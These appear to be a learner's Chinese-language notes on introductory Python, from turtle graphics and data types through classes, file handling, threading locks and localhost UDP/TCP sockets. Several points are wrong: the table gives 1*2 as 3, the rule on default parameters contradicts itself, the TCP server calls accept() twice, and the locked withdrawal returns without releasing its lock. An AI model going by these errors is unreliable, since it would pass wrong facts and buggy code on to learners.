

1. Python 入门

单行注释 (# coding=utf-8 表明py文件的编码是UTF-8)

三个点 多行注释

Tab 表示缩进

\ 为行连接符

import 导入模块

turtle 海龟绘图模块

turtle.done 程序结束保持窗口

turtle.showturtle() 显示箭头

turtle.write() 显示字符

turtle.forward(x) 前进x个像素

turtle.color("red") 改变画笔颜色

turtle.left(x) 向左

turtle.goto(x,y) 去坐标x,y

turtle.penup() 抬起笔

turtle.pendown() 放下笔

turtle.circle(x) 画一个半径为x的圆

turtle.width(x) 将画笔加粗为x

	部分
	标 识 identity
对象	类型 type
	值 value

```
print(a) 打印a的值
```

```
print(id(a)) 打印a的id
```

```
print(type(a)) 打印a的类型
```

```
int数字 str字符串
```

变量位于栈，对象位于堆

标识符规则

- 区分大小写
- 开头必须是下划线或字母
- 不能使用关键字如 `if`
- 最好不要用双下划线作为开头和结尾如 `_init_`
- 汉字也可以作为Python的标识符

变量

1. 在Python中为变量赋值的同时就声明了此变量
2. Python可以同时给多个变量赋相同的值如： `a = b = c = 10`（链式赋值）
3. 也可以对应赋值如： `a, b, c = 1, 2, 3` 互换时可以 `a, b = b, a`（系列解包赋值）
4. 删除变量用 `del <变量名>`

模块

1. 在Python中每一个py文件都可以是模块
2. `import`表示引入模块
3. 两个模块间代码访问： `from <模块名> import <代码元素> as <别名>`（当两个模块的元素名称冲突时使用别名）

```
mk1:x=1
mk2:from mk1 import x as x2
```

常量

1. Python本身并不支持常量，但可以设置一个变量不做修改
2. 常量名一般由全大写字母和下划线组成

基本内置数据类型

- 整数(int)
- 浮点数(float)，小数
- 布尔型(bool)，False和True
- 字符串(str)

运算符

运算符	意义	格式	结果
+	加	<code>a=1+2</code>	3

运算符	意义	格式	结果
-	减	a=2-1	1
*	乘	a=1*2	3
/	浮点数除法	a=3/2	1.5
//	整数除法	a=3//2	1
%	取余数	a=3%2	1
**	幂	a=3**2	9

注整数除法没有四舍五入直接取掉小数点后所有数

type()函数返回数据类型

二进制用0B为前缀

八进制用0O为前缀

十六进制用0X为前缀

复数

a+bi, 其中a被称为实部, b被称为虚部, i

被称为虚数单位

```

1  >>> bool(0)
2  False
3  >>> bool(2)
4  True
5  >>> bool(1)
6  True
7  >>> bool('')
8  False
9  >>> bool(' ')
10 True
11 >>> bool([])
12 False
13 >>> bool({})
14 False
15 >>>

```

整数0被转换为False

其他非零整数例如2被转换为True

" (空字符串) 被转换为False

其他非空字符串会被转换为True

[] (空列表) 被转换为False

{ } (空字典) 被转换为False

>>>a = 1+True 如果执行的话a=2

>>>a = 1.0+True a=2.0

>>>a = 1.0+True=1 a=3.0

整数型转换 `int()` 把浮点数转换为整数会去除小数点后的部分

浮点型转换 `float()`

布尔型 `bool()`

```
# 双精度浮点
print(0.0)
print(-777.)
print(-5.555567119)
print(96e3 * 1.0)
print(-1.609E-19)
```

十进制浮点通常称为decimal类型，主要应用于金融计算。双精度浮点型使用的是底和指数的表示方法，在小数表示上精度有限，会导致计算不准确，decimal采用十进制表示方法，看上去可以表示任意精度。

```
print("十进制浮点....")
dec=Decimal('.1')
print(dec)
print(Decimal(.1))
print(dec+Decimal(.1))
```

使用decimal类型，首先要引入decimal模块，然后通过Decimal类来初始化一个Decimal对象。

`oct()` 转为8进制

`hex()` 转为16进制

`chr()` 将数字转换为字符

`ord()` 和字符转换为数字。

Python不支持单字符类型，单字符在Python也是作为一个字符串使用。Python访问子字符

串，可以使用方括号来截取字符串,下面添加代码来测试：(字符串起始为0，第二个字符到第六个用1:5表示)

```
#访问字符内容
print('访问字符内容.....')
print("str1[0]: ", str1[0])
print("str2[1:5]: ", str2[1:5])
```

转义字符

字符	Unicode	解释
----	---------	----

字符	Unicode	解释
\t	\u0009	水平制表符
\n	\u000a	换行
\r	\u000d	回车
\'	\u0027	单引号
\"	\u0022	双引号
\\	\u005c	反斜线

格式化输出即按照一定的格式输出内容。

格式化字符	含义
%s	字符串
%d	有符号的十进制整数
%06d	输出的整数显示位数，不足的地方用 0 补全
%f	浮点数，%.2f 表示小数点后只显示两位
%%	输出 %
%c	字符和 chr() 函数是一个意思
%u	无符号十进制整数
%o	八进制整数
%x	十六进制整数（小写ox）
%X	十六进制整数（大写OX）

1. 百分号 % 格式化：

```
name = "Alice" age = 30 formatted_string = "My name is %s and I am %d years old." % (name, age)
```

2. f-字符串：

- 直接在大括号 {} 中插入变量名

```
formatted_string = f"My name is {name} and I am {age} years old."
```

案例

```
# coding=utf-8
姓名= "张三"
年龄= 18
print(f"My name is {姓名} and I am {年龄} years old.")
```

结果

```
D:\pythoncode\venv\Scripts\python.exe D:/pythoncode/mypy07.py
My name is 张三 and I am 18 years old.
|
进程已结束,退出代码0
```

python三引号可以让一个字符串跨多行，字符串中可以包含各种字符
三引号的语法是一对连续三个的单引号或者双引号

案例

```
hi=''hi
i am 人'''
print(hi)
```

```
hi
i am 人
```

结果

列表用[] 来括起来用，分隔，查询某一段字符的话 字符串起始为0，第二个字符到第六个用1:5表示

del语句可以删除列表的某一元素如 del(列表[1])

+ 号用于组合列表，* 号用于重复列表。

案例

```
# coding=utf-8
列表1 = [1,2,3,4,5]
列表2 = [6,7,8,9,10]
print("列表1+列表2的结果:",列表1+列表2)
列表3 = ['hack']*4
print("列表3:",列表3)
```

```
列表1+列表2的结果: [1, 2, 3, 4, 5, 6, 7, 8, 9, 2  
10]  
列表3: ['hack', 'hack', 'hack', 'hack']
```

结果

Python的列表截取与字符串操作类似，如下所示：

```
# coding=utf-8  
列表1 =[1,2,3,4,5,6,7,8,9,10]  
#读取第2个元素  
print(列表1[2])  
#读取倒数第2个元素  
print(列表1[-2])  
#从第3个开始截取  
print(列表1[3:])
```

```
3  
9  
[4, 5, 6, 7, 8, 9, 10]
```

结果

Python的元组与列表类似，不同之处在于元组的元素不能修改。元组使用小括号，列表使用方括号。元组创建很简单，只需要在括号中添加元素，并使用逗号隔开即可。元组的各项操作和列表类似

字典可存储任意类型对象, 字典的每个键值用冒号 : 分割，每个**对**之间用逗号 , 分割，整个字典包括在花括号 {} 中,字典中键必须是唯一的，但值则不必。值可以取任何数据类型，但键必须是不可变的

案例

```
# coding=utf-8  
字典 = {'姓名': '张三', '年龄': 18, '身高': '1.90米'}  
print("字典['姓名']: ", 字典['姓名'])  
print("字典['年龄']: ", 字典['年龄'])  
#访问不存在的key  
print(字典['李四'])
```

返回

```
File "D:\pythoncode\mypy07.py", line 6, in <module>
```

```
print(字典['李四'])
```

```
~~^^^^^^
```

```
KeyError: '李四'
```

```
字典['姓名']: 张三
```

```
字典['年龄']: 18
```

修改案例


```
# coding=utf-8
```

```
字典 = {'姓名': '张三', '年龄': 18, '身高': '1.90米'}
```

```
print("修改前", 字典['年龄'])
```

```
字典['年龄']=28
```

```
print("修改后:", 字典['年龄'])
```



```
修改前 18
```

```
修改后: 28
```

返回

字典能删除单一元素也能删除整个字典的内容，案例：

```
# coding=utf-8
```

```
字典 = {'姓名': '张三', '年龄': 18, '身高': '1.90米'}
```

```
del 字典['年龄'] # 删除年龄键值
```

```
print(字典)
```

```
字典.clear() # 清空字典
```

```
print(字典)
```

```
del 字典 # 删除字典
```

```
print(字典) # 字典被删除，无法打印
```

返回

```
Traceback (most recent call last):
```

```
File "D:\pythoncode\mypy07.py", line 8, in <module>
```

```
print(字典)
```

```
^^
```

```
NameError: name '字典' is not defined
```

```
{'姓名': '张三', '身高': '1.90米'}
```

```
{}
```



与列表类似，是不重复的列表，在集合中不允许出现重复的数据。

set() 可修改集合

frozenset() 不可修改集合

由于集合本身是无序的，所以不能为集合创建索引或切片操作，只能循环遍历或使用in、notin来访问或判断集合元素。接上面的代码，添加一个循环输出集合内容：

```
# coding=utf-8
集合1=set('abcdde')
集合2=set([1,2,3,4,5])
for 输出 in 集合1: print(输出)
print(输出)
```



```
b
e
a
d
c
c
```

返回

可以看到其无序的特征，集合修改方式

集合名.add() 添加

集合名.update() 更新

集合名.remove() 删除

案例

```
# coding=utf-8
集合1=set('abcdde')
集合2=set([1,2,3,4,5])
集合3=set('efgh')
集合1.add('f')
集合2.update('1')
集合3.remove('e')
print('修改后的集合1:',集合1)
print('修改后的集合2:',集合2)
print('修改后的集合3:',集合3)
```

结果

```
D:\pythoncode\venv\Scripts\python.exe 2
D:/pythoncode/mypy07.py
修改后的集合1: {'f', 'b', 'a', 'd', 'e', 'c'}
修改后的集合2: {1, 2, 3, 4, 5, '1'}
修改后的集合3: {'h', 'f', 'g'}
```

在Python中

只有一种for语句，即for-in语句，它可以遍历任意可迭代对象中的元素

while和if的区别在于，if如果表达式为true的话会一次执行内部的代码，而while会循环执行，直到表达式为false

案例

```
# coding=utf-8
输入=int(input('请输入数字: '))
if 15<输入<1000:
    结果 = 输入 - 15
    print(结果)

while 15<输入<1000:
    结果 = 输入 - 15
    输入 = 结果
    结果 = 输入 - 15
    print(结果)
```

range函数可以很方便的生成一个等差系列

只有一个参数时，传入值为end，起始值为0，步长为1；

传递两个参数时，传入值为start和end，步长为1；

传递三个参数时，传入值为start，end和步长。

start为序列的起始值，end为结束值，步长为中间的差值

xrange和range使用方法一样，区别有以下两点：

xrange不生成完整的列表，效率更高；

xrange只有在for循环中使用才有意义。

break 语句用于跳出最近的一级for或while

作业


1.4.7 小结

本小节快速学习了基本的流程控制，有了这些内容，我们可以解决很多算法问题了。本节留给大家的练习题如下：


1. 实现用户输入用户名和密码，当用户名为 seven且密码为123时，显示登陆成功，否则登陆失败！
2. 使用while循环实现输出2-3+4-5+6.....+100的和

下一节介绍 函数。

```
# coding=utf-8
username = input("请输入用户名: ")
password = input("请输入密码: ")
if username == "seven" and password == "123":
    print("登录成功")
else:
    print("登录失败")
```



请输入用户名: seven
请输入密码: 123
登录成功



请输入用户名: sfauhdsfgsdfgysdgyawdga
请输入密码: asfsdsdgsdgsdgsdssd
登录失败

一个额外知识点 $n += 1$ 相当于 $n = n + 1$

```
# coding=utf-8
辅助变量 = 0 n = 2 #起始为2
while n <=100: #n保持小于等于100
    if n % 2 == 0: #偶数
        辅助变量 += n #偶数相加
    else:
        辅助变量 -= n #奇数相减
    n += 1 #n = n + 1
print(辅助变量)
```

返回51

在 Python 中，函数是一个组织好的，可重复使用的代码块，用于执行单一、相关的操作。函数可以接受输入参数，并可以返回一个值，如 `print()` 函数。函数的定义通常使用 `def` 关键字。

案例

```
def 第一个代码():  
    print("Hello, World!")  
第一个代码()
```

何为形参和实参，先看一个代码


```
# coding=utf-8  
def 比大小(a,b):  
    if(a > b):  
        print(a,"大")  
    else:  
        print(b,"大")  
比大小(100,101)
```

在这段代码里**a**和**b** 便是形参，**100**和**101**是实参

在函数内的变量是局部变量在函数外是无法使用的，如果想要在函数内调用一个名为x的变量则需要再函数中输入 `global x`

对于一些函数，你可能希望它的一些参数是可以改变的那么看下面的代码

```
# coding=utf-8  
def 输出(内容,次数 =1):  
    print(内容 *次数)  
  
输出("Hello")  
输出("hello ",3)
```




```
Hello  
hello hello hello
```

返回

注意不能先声明有默认值的形参，只能先声明有默认值的形参，比如上面的定义函数改成 `def 输出(内容,次数 =1):` 就不行了

关键字传参，有两个优势：1. 由于我们不必担心参数的顺序，使用函数变得更加简单了。2. 假设其他参数都有默认值，我们可以只给我们想要的那些参数赋值
如何关键字传参其实就是在调用函数时进行修改函数值，这样就可以只使用你需要的值而其他的默认，代码

```
# coding=utf-8
def 登录(u,p=1,id=1):
    print('登录成功:用户名=', u, '密码=', p, 'id=', id)
登录('admin') #u=admin p=1 id=1
登录('admin',id=1,p=3) #u=admin p=3 id=1
登录('admin',id=2) #u=admin p=1 id=2
登录('admin',4) #u=admin p=4 id=1
```



```
登录成功:用户名= admin 密码= 1 id= 1
登录成功:用户名= admin 密码= 3 id= 1
登录成功:用户名= admin 密码= 1 id= 2
登录成功:用户名= admin 密码= 4 id= 1
```

return语句用来从一个函数返回

```
# coding=utf-8
def 比大小(x,y):
    if x > y:
        return x
    elif x < y:
        return y
    else:
        return "相等"
print(比大小(100,101))
```

可以用三引号在函数中写文档然后用help命令调用如

```
# coding=utf-8
def 比大小(x,y):
    '''比较两个数的大小，并返回较大的数，如果相等则返回相等二字'''
    if x > y:
        return x
    elif x < y:
        return y
    else:
```

```
        return "相等"
print(help(比大小))
```

1. 将1.4节的练习题的实现都封装到函数中，传入不同的参数进行调用测试
2. 为每个函数添加文档字符串

```
# coding=utf-8
def 登录():
    username = input("请输入用户名: ")
    password = input("请输入密码: ")
    if username == "seven" and password == "123":
        print("登录成功")
    else:
        print("登录失败")
登录()
```

登录 计算

```
# coding=utf-8
def 计算():
    辅助变量 = 0
    n = int(input("请输入起始数值:"))
    xn = int(input("请输入结束数值:"))
    while n <= xn: # n保持小于等于xn
        if n % 2 == 0: # 偶数
            辅助变量 += n # 偶数相加
        else:
            辅助变量 -= n # 奇数相减
        n += 1 # n = n + 1
    print(辅助变量)
计算()
```

在python中，我们使用class关键字来定义类，类并不是真正的存在，需要把它初始化才会产生一个对象。在编程过程中，拥有行为和数据的是对象，而不是类。

最简单的类

```
class Person:
    pass
```

```
p=Person()  
print (p)
```

对象的方法

```
# coding=utf-8  
class Person1:  
    def 打招呼(self):  
        print('Hello, how are you?')  
p1 = Person1()  
p1.打招呼()
```

这里的 `打招呼()` 方法没有任何实际参数，但是在定义时使用了 `self`，`self` 代表了它本身

```
# coding=utf-8  
class Person2:  
    def __init__(self,name):  
        self.name=name  
    def 打招呼(self):  
        print('Hello, my name is',self.name)  
p2=Person2('张三')  
p2.打招呼()
```

构造一个 `__init__` 函数，把 `__init__` 方法定义为取一个参数 `name`（以及参数 `self`）。

```
class Person3:  
2     population = 0 # 类变量，所有实例共享  
3  
4     def __init__(self, name):  
5         self.name = name # 实例变量  
6         Person3.population += 1 # 每创建一个新实例，人口数加一
```

继承

```
class 动物:  
    def __init__(self, name):  
        self.name = name  
    def 说(self):  
        print("An animal makes a sound")
```

```
class 狗(动物):
    def 说(self):
        super().说()
        print("A dog barks")
# 创建一个Dog对象
狗 = 狗("Rufus")
print(狗.name) # 输出: Rufus
狗.说()        # 输出: A dog barks
```

狗是子类，动物是父类，`super()` 主要用于在子类中调用父类

Beautiful is better than ugly.

优美胜于丑陋

Explicit is better than implicit.

明了胜于晦涩

Simple is better than complex.

简单胜过复杂

Complex is better than complicated.

复杂胜过凌乱

Flat is better than nested.

扁平胜于嵌套

Sparse is better than dense.

间隔胜于紧凑

Readability counts.

可读性很重要

Special cases aren't special enough to break the rules.

即使假借特例的实用性之名，也不违背这些规则

Although practicality beats purity.

虽然实用性次于纯度

Errors should never pass silently.

错误不应该被无声的忽略

Unless explicitly silenced.

除非明确的沉默

In the face of ambiguity, refuse the temptation to guess.

当存在多种可能时，不要尝试去猜测

There should be one-- and preferably only one --obvious way to do it.

应该有一个，最好只有一个，明显能做到这一点

Although that way may not be obvious at first unless you're Dutch.

虽然这种 方式可能不容易，除非你是python之父

Now is better than never.

现在做总比不做好

Although never is often better than *right* now.

虽然过去从未比现在好

If the implementation is hard to explain, it's a bad idea.

如果这个实现不容易解释，那么它肯定是坏主意

If the implementation is easy to explain, it may be a good idea.

如果这个实现容易解释，那么它很可能是个好主意

Namespaces are one honking great idea -- let's do more of those!

命名空间是一种绝妙的理念，应当多加利用

文件操作

open() 打开文件

- 1.file参数用于表示要打开的文件，文件名既可以是当前目录的相对路径，也可以是绝对路径
- mode参数

'r'	以只读模式打开文件。文件指针将会放在文件的开头。文件必须存在，否则会引发 <code>FileNotFoundError</code> 。
'w'	以写入模式打开文件。如果文件已存在，文件内容将被清空；如果文件不存在，将会创建一个新文件。
'a'	以追加模式打开文件。文件指针将会放在文件的末尾。如果文件不存在，将会创建一个新文件。
'b'	以二进制模式打开文件。可以与其他模式组合使用（如 <code>'rb'</code> ， <code>'wb'</code> ， <code>'ab'</code> ）。
't'	以文本模式打开文件（默认模式）。可以与其他模式组合使用（如 <code>'rt'</code> ， <code>'wt'</code> ， <code>'at'</code> ）。
'x'	以独占写入模式打开文件。如果文件已存在，则会引发 <code>FileExistsError</code> 。
'r+'	以读写模式打开文件。文件指针将会放在文件的开头。文件必须存在。
'w+'	以读写模式打开文件。如果文件已存在，文件内容将被清空；如果文件不存在，将会创建一个新文件。
'a+'	以读写追加模式打开文件。文件指针将会放在文件的末尾。如果文件不存在，将会创建一个新文件。
'rb'	以二进制只读模式打开文件。
'wb'	以二进制写入模式打开文件。
'ab'	以二进制追加模式打开文件。

'r'	以只读模式打开文件。文件指针将会放在文件的开头。文件必须存在，否则会引发 <code>FileNotFoundError</code> 。
'r+b'	以二进制读写模式打开文件。
'w+b'	以二进制读写模式打开文件，如果文件已存在，文件内容将被清空。
'a+b'	以二进制读写追加模式打开文件。

- `encoding` 参数用来指定打开文件时的文件编码，默认是UTF-8编码
- `errors` 参数用来指定在文本文件发生编码错误时如何处理。推荐 `errors` 参数的取值为 `'ignore'`，表示在遇到编码错误时忽略该错误，程序会继续执行，不会退出。
- `with` 语句是 Python 中用于简化资源管理的一种语法，特别是在处理文件、网络连接、数据库连接等需要显式打开和关闭的资源时。`as` 关键字用于将上下文管理器的返回值赋给一个变量，以便在 `with` 块内使用。

读取文件

```
# coding =utf-8
with open('D:/desktop/name.txt','r') as f:
    r = f.read()
    print(r)
```

在文件末尾写入并读取

```
# coding =utf-8
path = 'D:/desktop/name.txt'
with open(path,'a+') as f:
    f.write('hello world\n')
with open(path,'r') as f:
    r = f.read()
    print(r)
```

复制文件所有内容到另一个文件

```
# coding =utf-8
path = 'D:/desktop/name.txt'
with open(path,'r') as f:
    lin = f.readlines()
    copy_f_name = 'name1.txt'
    with open(copy_f_name,'w',encoding='ANSI') as f1:
        f1.writelines(lin)
    print('复制成功')
```

os.remove (path)

os.rename (原path,修改后的path)

os.chdir 修改现在的工作目录

os.listdir 返回一个包含目录中所有文件和子目录名称的列表

```
# coding =utf-8
import sys
import os
os.chdir ('D:/desktop/test')
def 列举目录(path):
    f =os.listdir(path)
    for i in f:
        print(i)
列举目录('.')
```

os.rmdir 目录删除

```
# -*- coding: UTF-8 -*-
import threading
class SC():
    def f(self):
        print('线程执行\n')
        return

    def __init__(self):
        return

    def c(self):
        for i in range(3):
            t = threading.Thread(target=self.f)
            t.start()

if __name__ == '__main__':
    sc = SC()
    sc.c()
```

import threading 导入模块

class SC(): 定义一个类SC

```
def f(self):
    print('线程执行\n')
    return
```

设置输出函数,

```
def __init__(self):
    return
```

在创建类的实例时会被调用

```
def c(self):
    for i in range(3):
        t = threading.Thread(target=self.f)
        t.start()
```

- `for i in range(3):`: 循环 3 次。
- `t = threading.Thread(target=self.f)`: 创建一个新的线程, 目标函数是 `self.f`。
- `t.start()`: 启动线程, 线程开始执行 `f` 方法。

```
if __name__ == '__main__':
    sc = SC()
    sc.c()
```

当脚本被直接运行时, `__name__` 的值为 `'__main__'`。在这里, 创建了 `SC` 类的一个实例 `sc`, 并调用 `c` 方法来启动线程。

```
# -*- coding: UTF-8 -*-
import threading
import time
def thread_body():
    t = threading.current_thread()
    for n in range(5):
        print('第{0}次执行线程{1}'.format(n, t.name))
        time.sleep(2)
    print('线程{0}执行完毕'.format(t.name))
t1 = threading.Thread(target=thread_body)
t2 = threading.Thread(target=thread_body, name='MyThread')
```

```
t1.start()
t2.start()
```

```
1def thread_body():
2    t = threading.current_thread()
3    for n in range(5):
4        print('第{0}次执行线程{1}'.format(n, t.name))
5        time.sleep(2)
6    print('线程{0}执行完毕'.format(t.name))
```

定义了一个名为 `thread_body` 的函数，该函数将会在线程中运行。它首先获取当前线程对象，然后循环5次，在每次循环中打印出当前是第几次执行以及当前线程的名字，并暂停2秒。循环结束后，打印出线程执行完毕的信息。

```
t1 = threading.Thread(target=thread_body)
t2 = threading.Thread(target=thread_body, name='MyThread')
```

创建了两个 `threading.Thread` 对象 `t1` 和 `t2`。`target` 参数指定了线程运行的函数（这里是 `thread_body`）。`name` 参数用于给线程命名，如果没有指定，则使用默认名字。这里 `t2` 被命名为"MyThread"。

```
t1.start()
t2.start()
```

这两行启动了 `t1` 和 `t2` 线程

`threading.Thread(target=,args=线程名)` 创建线程, `target` 参数接受一个可调用对象（通常是函数）

方法包装线程

```
# -*- coding: UTF-8 -*-
import threading
import time
def xiancheng(name):
    print(f'线程{name},start')
    for i in range(100):
        print(f'线程{name},{i}')
    print(f'线程{name},end')
    time.sleep(1)
if __name__ == '__main__':
```

```
print('主线程开始')
t1 = threading.Thread(target=xiancheng, args=('t1',))
t2 = threading.Thread(target=xiancheng, args=('t2',))
t1.start()
t2.start()
```

类包装线程(重写run)

```
from threading import Thread
from time import sleep

class MyThread(Thread):
    def __init__(self, name):
        Thread.__init__(self)
        self.name = name
    def run(self):
        print(f'线程{self.name}运行')
        for i in range(100):
            print(f'线程{self.name}运行中{i}')
            sleep(5)
        print(f'线程{self.name}结束')

if __name__ == '__main__':
    t1 = MyThread('t1')
    t2 = MyThread('t2')
    t1.start()
    t2.start()
```

之前的代码主线程不会等待子线程结束，如果需要先让子线程结束再结束主线程使用join() 方法

```
from threading import Thread
from time import sleep

class MyThread(Thread):
    def __init__(self, name):
        Thread.__init__(self)
        self.name = name
    def run(self):
        for i in range(10):
```

```

        print(f'线程{self.name}运行{i}')
        sleep(1)
        print(f'线程{self.name}结束')

if __name__ == '__main__':
    print('主线程开始')
    t1 = MyThread('t1')
    t2 = MyThread('t2')
    t1.start()
    t2.start()
    t1.join()
    t2.join()
    print('主线程结束')

```

守护线程，主线程结束守护线程也关闭

添加t1.daemon = True 来设置

互斥锁，懒得写代码就引用一下别人写的
无锁

```

#coding=utf-8
#使用互斥锁的案例
from threading import Thread, Lock
from time import sleep

class Account:
    def __init__(self, money, name):
        self.money = money
        self.name = name

#模拟提款的操作
class Drawing(Thread):
    def __init__(self, drawingNum, account):
        Thread.__init__(self)
        self.drawingNum = drawingNum
        self.account = account
        self.expenseTotal = 0
    def run(self):
        if self.account.money < self.drawingNum:
            print("账户余额不足!")
            return
        sleep(1) #判断完可以取钱，则阻塞。就是为了测试发生冲突问题
        self.account.money -= self.drawingNum
        self.expenseTotal += self.drawingNum

```

```

        print(f"账户: {self.account.name}, 余额是:
{self.account.money}")
        print(f"账户: {self.account.name}, 总共取了:
{self.expenseTotal}")

if __name__ == '__main__':
    a1 = Account(1000, "gaoqi")
    draw1 = Drawing(80, a1)  #定义一个取钱的线程
    draw2 = Drawing(80, a1)  #定义一个取钱的线程
    draw1.start()
    draw2.start()

```

有锁

```

#coding=utf-8
#使用互斥锁的案例

from threading import Thread, Lock
from time import sleep

class Account:
    def __init__(self, money, name):
        self.money = money
        self.name = name

#模拟提款的操作
class Drawing(Thread):
    def __init__(self, drawingNum, account):
        Thread.__init__(self)
        self.drawingNum = drawingNum
        self.account = account
        self.expenseTotal = 0
    def run(self):
        lock1.acquire()
        if self.account.money < self.drawingNum:
            print("账户余额不足!")
            return
        sleep(1) #判断完可以取钱，则阻塞。就是为了测试发生冲突问题
        self.account.money -= self.drawingNum
        self.expenseTotal += self.drawingNum
        lock1.release()
        print(f"账户: {self.account.name}, 余额是:
{self.account.money}")

```



```

        print(f"账户: {self.account.name}, 总共取了:
{self.expenseTotal}")

if __name__ == '__main__':
    a1 = Account(1000, "gaoqi")
    lock1 = Lock()
    draw1 = Drawing(80, a1) #定义一个取钱的线程
    draw2 = Drawing(80, a1) #定义一个取钱的线程
    draw1.start()
    draw2.start()

```

Lock.acquire() 开启锁

Lock.release() 释放资源

网络编程

TCP连接

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

UDP连接

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

UDP

最简单的客户端

```

# coding = utf-8
from socket import *

s = socket(AF_INET, SOCK_DGRAM) #AF_INET:ipv4, SOCK_DGRAM:UDP
addr = ("127.0.0.1", 8887)
data = input("请输入要发送的数据: ")
s.sendto(data.encode("gbk"), addr)
s.close()

```

最简单的服务端

```

# coding = utf-8
from socket import *

s = socket(AF_INET, SOCK_DGRAM) #AF_INET:ipv4, SOCK_DGRAM:UDP
s.bind(("127.0.0.1", 8887)) #绑定地址和端口
print('等待接收数据...') #接收数据
recv_data = s.recvfrom(1024) #接收数据, 1024表示接收的最大数据量

```

```
print(f"接收到的数据是: {recv_data[0].decode('gbk')},from  
{recv_data[1]}")  
  
s.close()
```

添加一个循环持续接收数据,然后设置输入exit退出
服务端

```
# coding = utf-8  
from socket import *  
  
s = socket(AF_INET, SOCK_DGRAM) #AF_INET:ipv4, SOCK_DGRAM:UDP  
s.bind(("127.0.0.1",8887)) #绑定地址和端口  
print('等待接收数据...') #接收数据  
while True:  
    recv_data = s.recvfrom(1024) #接收数据, 1024表示接收的最大数据量  
    recv_content = recv_data[0].decode('gbk')  
    print(f"接收到的数据是: {recv_data[0].decode('gbk')},from  
{recv_data[1]}")  
    if recv_content == 'exit':  
        print('客户端退出')  
        break  
s.close()
```

A terminal window with a dark background and light-colored text. It shows the server's output as it receives data from a client. The text is as follows:

```
等待接收数据...  
接收到的数据是: 你好,from ('127.0.0.1', 51936)  
接收到的数据是: 我是张三,from ('127.0.0.1', 51936)  
接收到的数据是: 拜拜,from ('127.0.0.1', 51936)  
接收到的数据是: exit,from ('127.0.0.1', 51936)  
客户端退出
```

客户端

```
# coding = utf-8  
from socket import *  
  
s = socket(AF_INET, SOCK_DGRAM) #AF_INET:ipv4, SOCK_DGRAM:UDP  
addr = ("127.0.0.1", 8887)  
while True:  
    data = input("请输入要发送的数据: ")  
    s.sendto(data.encode("gbk"), addr)
```

```

    if data == "exit":
        print("退出程序")
        break

s.close()

```

请输入要发送的数据: 你好

请输入要发送的数据: 我是张三

请输入要发送的数据: 拜拜

请输入要发送的数据: exit

退出程序

多线程自由通信

客户端1

```

# coding = utf-8
from socket import *
from threading import Thread

def recv_data():
    while True:
        recv_data = s.recvfrom(1024) #接收数据，1024表示接收的最大数据量
        recv_content = recv_data[0].decode('gbk')
        print(f"接收到的数据是: {recv_data[0].decode('gbk')}, from {recv_data[1]}")
        if recv_content == 'exit':
            print('客户端退出')
            break

def send_data():
    addr = ("127.0.0.1", 9999)
    while True:
        data = input("请输入要发送的数据: ")
        s.sendto(data.encode("gbk"), addr)
        if data == "exit":
            print("退出程序")
            break

if __name__ == '__main__':
    s = socket(AF_INET, SOCK_DGRAM) # AF_INET: ipv4 SOCK_DGRAM: UDP

```

```

s = socket(AF_INET, SOCK_DGRAM) # AF_INET:ipv4, SOCK_DGRAM:UDP
s.bind(("127.0.0.1", 8888))
t1 = Thread(target=recv_data)
t2 = Thread(target=send_data)
t1.start()
t2.start()
t1.join()
t2.join()

```

客户端2

```

# coding = utf-8
from socket import *
from threading import Thread

def recv_data():
    while True:
        recv_data = s.recvfrom(1024) #接收数据，1024表示接收的最大数据量
        recv_content = recv_data[0].decode('gbk')
        print(f"接收到的数据是: {recv_data[0].decode('gbk')}, from {recv_data[1]}")
        if recv_content == 'exit':
            print('客户端退出')
            break

def send_data():
    addr = ("127.0.0.1", 8888)
    while True:
        data = input("请输入要发送的数据: ")
        s.sendto(data.encode("gbk"), addr)
        if data == "exit":
            print("退出程序")
            break

if __name__ == '__main__':
    s = socket(AF_INET, SOCK_DGRAM) # AF_INET:ipv4, SOCK_DGRAM:UDP
    s.bind(("127.0.0.1", 9999))
    t1 = Thread(target=recv_data)
    t2 = Thread(target=send_data)
    t1.start()
    t2.start()

    t1.join()

```

```
t1.join()  
t2.join()
```

TCP

最简单客户端

```
# coding=utf-8  
from socket import *  
s = socket(AF_INET, SOCK_STREAM)  
s.connect(('127.0.0.1', 8888))  
s.send(input('请输入: ').encode('gbk')) # 发送数据  
s.close() # 关闭连接
```

最简单服务端

```
# coding=utf-8  
from socket import *  
  
s = socket (AF_INET,SOCK_STREAM) #AF_INET:ipv4,SOCK_STREAM:TCP  
s.bind(('127.0.0.1',8888))  
s.listen(5) #最大连接数5  
print("等待客户端连接...")  
s.accept() #阻塞，等待客户端连接  
cs,ci = s.accept() #cs:客户端套接字,ci:客户端地址  
recv_data = cs.recv(1024) #1024:最大接收数据量  
